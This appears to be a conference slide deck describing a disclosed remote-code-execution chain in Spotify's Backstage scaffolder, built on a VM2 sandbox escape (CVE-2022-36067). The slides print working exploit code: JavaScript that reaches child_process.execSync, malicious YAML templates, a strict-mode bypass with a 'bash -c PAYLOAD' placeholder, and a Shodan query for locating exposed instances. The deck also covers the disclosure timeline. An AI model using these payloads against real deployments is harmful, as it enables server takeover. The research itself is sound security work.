



Behind the Curtains

The Story of a Backstage RCE

Whoami



Gal Goldshtein

*Security Researcher,
Oxeye Security*



Yuval Ostrovsky

*Working on a new
startup*



Daniel Abeles



*Head of Research,
Oxeye Security*

Agenda


- Intro to Backstage
- Threat landscape
- Exploit & Demo
- Backstage in the wild
- Takeaways

Developer Portals


Dev portals 101




Backstage architecture



Core




Apps



Plugins

Scaffolder



RCE vulnerability affecting v1beta3 templates in @backstage/plugin-scaffolder-backend

High jhaals published GHSA-2g8g-63j4-9w3r on Nov 26, 2021


Package	Affected versions	Patched versions	Severity
 @backstage/plugin-scaffolder-backend (npm)	< 0.15.14	0.15.14	High

```
`${range.constructor("console.log('BlueHatIL')")}`
```

Secure templater

```
42 + export class SecureTemplater {
43 +   #vm?: VM;
44 +
45 +   async render(template: string, values: unknown) {
46 +     const vm = await this.getVm();
47 +     vm.setGlobal('templateStr', template);
48 +     vm.setGlobal('templateValues', JSON.stringify(values));
49 +     const result = vm.run(`render(templateStr, templateValues)`);
50 +     return result;
51 +   }
```

Secure templater



SECURE TEMPLATER YOU SAY?



BlueHat IL

What is VM2




1 Provides isolated environment to securely run untrusted code

2 The library name stems from Node.JS built in VM module

↓ Weekly Downloads


4,349,898




VM2 under the hood



Proxy



Object freeze



Prototype
manipulation

Previous vulnerabilities

✓ **Breakout in v3.8.3** bug confirmed help wanted

#225 by XmiliaH was closed on Sep 12, 2019

✓ **Breakout in v3.8.2** bug confirmed

#224 by XmiliaH was closed on Jul 31, 2019

✓ **Breakout in v3.6.11**

#199 by XmiliaH was closed on Apr 22, 2019

✓ **Breakout in v3.6.10 via Maximum call stack size exceeded RangeError** bug confirmed

#197 by XmiliaH was closed on Apr 8, 2019

✓ **Sanbox escape in v3.6.7**

#184 by XmiliaH was closed on Jan 26, 2019

✓ **Break out of the Sandbox**

#178 by XmiliaH was closed on Jan 26, 2019

✓ **VM Escape**

#138 by eugenekolo was closed on Jun 27, 2018

Recurring theme

```
const maybeOverridePrepareStackTrace = (globalThis, error, trace) => {  
  // Polyfill of V8's Error.prepareStackTrace API.  
  // https://crbug.com/v8/7848  
  // `globalThis` is the global that contains the constructor which  
  // created `error`.  
  if (typeof globalThis.Error?.prepareStackTrace === 'function') {  
    return globalThis.Error.prepareStackTrace(error, trace);  
  }  
}
```


Mitigation attempts

```
if (!localReflectDefineProperty(LocalError, 'prepareStackTrace', {
  configurable: false,
  enumerable: false,
  get() {
    return currentPrepareStackTrace;
  },
  set(value) {
    if (typeof(value) !== 'function') {...}
    const wrapped = localReflectApply(localWeakMapGet, wrappedPrepareStackTrace, [value]);
    if (wrapped) {
      currentPrepareStackTrace = wrapped;
      return;
    }
    const newWrapped = (error, sst) => {
      if (localArrayIsArray(sst)) {
        for (let i=0; i < sst.length; i++) {
          const cs = sst[i];
          if (typeof cs === 'object' && localReflectGetPrototypeOf(cs) === OriginalCallSite.prototype) {
            sst[i] = new CallSite(cs);
          }
        }
      }
      return value(error, sst);
    };
  }
});
```

A new 0-day is born

```
const vm = require("vm2");
let v = new vm.VM();

v.run( script: `
  globalThis.Error = {};
  globalThis.Error.prepareStackTrace = function(cs,trace) {
    let cp = trace[0].getThis().process.mainModule.require('child_process');
    cp.execSync('/System/Applications/Calculator.app/Contents/MacOS/Calculator');
  };
  const { stack } = new TypeError();
` )
```

A new 0-day is born

🚩 CVE-2022-36067 Detail

Description

vm2 is a sandbox that can run untrusted code with whitelisted Node's built-in modules. In versions prior to version 3.9.11, a threat actor can bypass the sandbox protections to gain remote code execution rights on the host running the sandbox. This vulnerability was patched in the release of version 3.9.11 of vm2. There are no known workarounds.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:




CNA: GitHub, Inc.

Base Score: 10.0 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Exploiting



YAML

+



Nunjucks escape

+



VM2 escape

=




Using the 0-day in Backstage

```
apiVersion: scaffolder.backstage.io/v1beta3
kind: Template
metadata:
  name: tst
  title: tst
  description: Says Hello to a specified name.
spec:
  owner: backstage/techdocs-core
  type: service
  parameters:
    - title: You are about to say hello to your first Backstage Template
      required:
        - name
      properties:
        name:
          type: string
  steps:
    - id: log-message
      name: Log Message
      action: debug:log
      input:
        message: |
          Hello, ${ range.constructor(`globalThis.Error = {};Error.prepareStackTrace = function(cs,trace){
            trace[0].getThis().process.mainModule.require('child_process').execSync('touch /tmp/HELL0000')
          });
          const { stack } = new TypeError();console.log(stack); `)}{!
```

```
apiVersion: scaffolder.backstage.io/v1beta3
kind: Template
metadata:
  name: tst
  title: tst
  description: Says Hello to a specified name.
```

```
input:
  message: |
    Hello, ${{ range.constructor(`globalThis.Error = {};Error.prepareStackTrace = function(cs,trace){
      trace[0].getThis().process.mainModule.require('child_process').execSync('touch /tmp/HELL0000')
    });
    const { stack } = new TypeError();console.log(stack); `)}}!
```



```
- id: log-message
  name: Log Message
  action: debug:log
  input:
    message: |
      Hello, ${{ range.constructor(`globalThis.Error = {};Error.prepareStackTrace = function(cs,trace){
        trace[0].getThis().process.mainModule.require('child_process').execSync('touch /tmp/HELL0000')
      });
      const { stack } = new TypeError();console.log(stack); `)}}!
```

Enter Strict Mode

```
01 trace[9].getThis() = undefined
01 trace[8].getThis() = undefined
01 trace[7].getThis() = undefined
01 trace[6].getThis() = undefined
01 trace[5].getThis() = undefined
01 trace[4].getThis() = undefined
01 trace[3].getThis() = undefined
01 trace[2].getThis() = undefined
01 trace[1].getThis() = undefined
```

```
'use strict';
JS
```

Enter Strict Mode

```
'use strict';  
JS
```

- A way to opt in to a **restricted** variant of JavaScript
- Alters the semantics of javascript in several ways to improve its **resiliency** and make it easier to understand
- Frames that have strict mode function and all frames below are **not allowed to access their receiver and function objects**, thus
getThis would return **undefined**

Enter Shtick Mode

- `renderString2` opts into strict mode and makes `getThis()` return undefined for the entire stack
- We can override `renderString2` with our own non-strict implementation that performs the VM2 sandbox escape

```
❏ Error.prepareStackTrace(), 4364:7
❏ maybeOverridePrepareStackTrace(), errors:142
❏ prepareStackTrace(), errors:116
❏ anonymous(), 4364:7
❏ callWrap(), vm.js:2719
❏ root(), 4363:9
❏ render2(), vm.js:9831
❏ renderString2(), vm.js:9702
❏ render(), vm.js:10437
❏ anonymous(), vm.js:1
❏ runInContext(), vm:139
❏ runScript(), vm.js:285
❏ run(), vm.js:503
❏ render(), SecureTemplater.ts:102
```

Bypassing strict mode

- In the first call to SecureTemplater we override renderString2 with the VM2 sandbox escape
- Second call to SecureTemplater performs the sandbox escape itself

```
try {  
    SecureTemplater.render()  
    // (call to renderString2)  
}  
catch(ex) {  
    SecureTemplater.render()  
    // (call to renderString2)  
}
```

Bypassing strict mode

```
1  ${{
2  range.constructor(`
3    this.env.__proto__.renderString = function() {
4
5      globalThis.0ldError = globalThis.Error;
6      globalThis.Error = class Error {};
7
8      globalThis.Error.prepareStackTrace = (cs, trace) => {
9        trace[2].getThis()
10       .process
11       .mainModule.require(`child_process`)
12       .execSync(`bash -c PAYLOAD`);
13
14       const { stack } = new globalThis.0ldError();
15     }
16   `()).triggerException();
17 }}
```

Demo



Wild **BACKSTAGE**
appeared!

imgflip.com

BlueHat IL

Backstage in the wild



SHODAN

`http.favicon.hash:1117983176`




Backstage in the wild

Shodan Report

<http://favicon.hash:1117983176>

Total: 572


// GENERAL



🌐 Countries

United States	334
Ireland	100
Germany	63
Australia	14
Singapore	11

Backstage in the wild



Guest access

Backstage Example App

Select a sign-in method

Guest

Enter as a Guest User.
You will not have a verified identity,
meaning some features might be unavailable.

ENTER

Google

Sign In using Google

SIGN IN

Custom User

Enter your own User ID and credentials.
This selection will not be stored.

User ID

ID Token (optional)

CONTINUE

Improper backend auth

Sign-In Configuration

NOTE: Identity management and the `SignInPage` in Backstage is NOT a method for blocking access for unauthorized users, that either requires additional backend implementation or a separate service like Google's Identity-Aware Proxy. The identity system only serves to provide a personalized experience and access to a Backstage Identity Token, which can be passed to backend plugins.

Improper backend auth


Sign-In Com

NOTE: Identit
blocking acce
implementati
system only s
Identity Token



d for
ntity
tage

Improper backend auth



Disclosure Timeline

Vulnerability reported
to Spotify

Aug 18

Hacker1 triaged the
report

Aug 26

Spotify patched the
issue in a security
release

Aug 29

Spotify ranked it
critical CVSS 9.8

Sep 1


Key Takeaways



Where there's
smoke there's fire



Supply chain
affects security
posture



RTFM (read the
effing manual)

Thanks 🙏

If you have any questions
feel free to contact us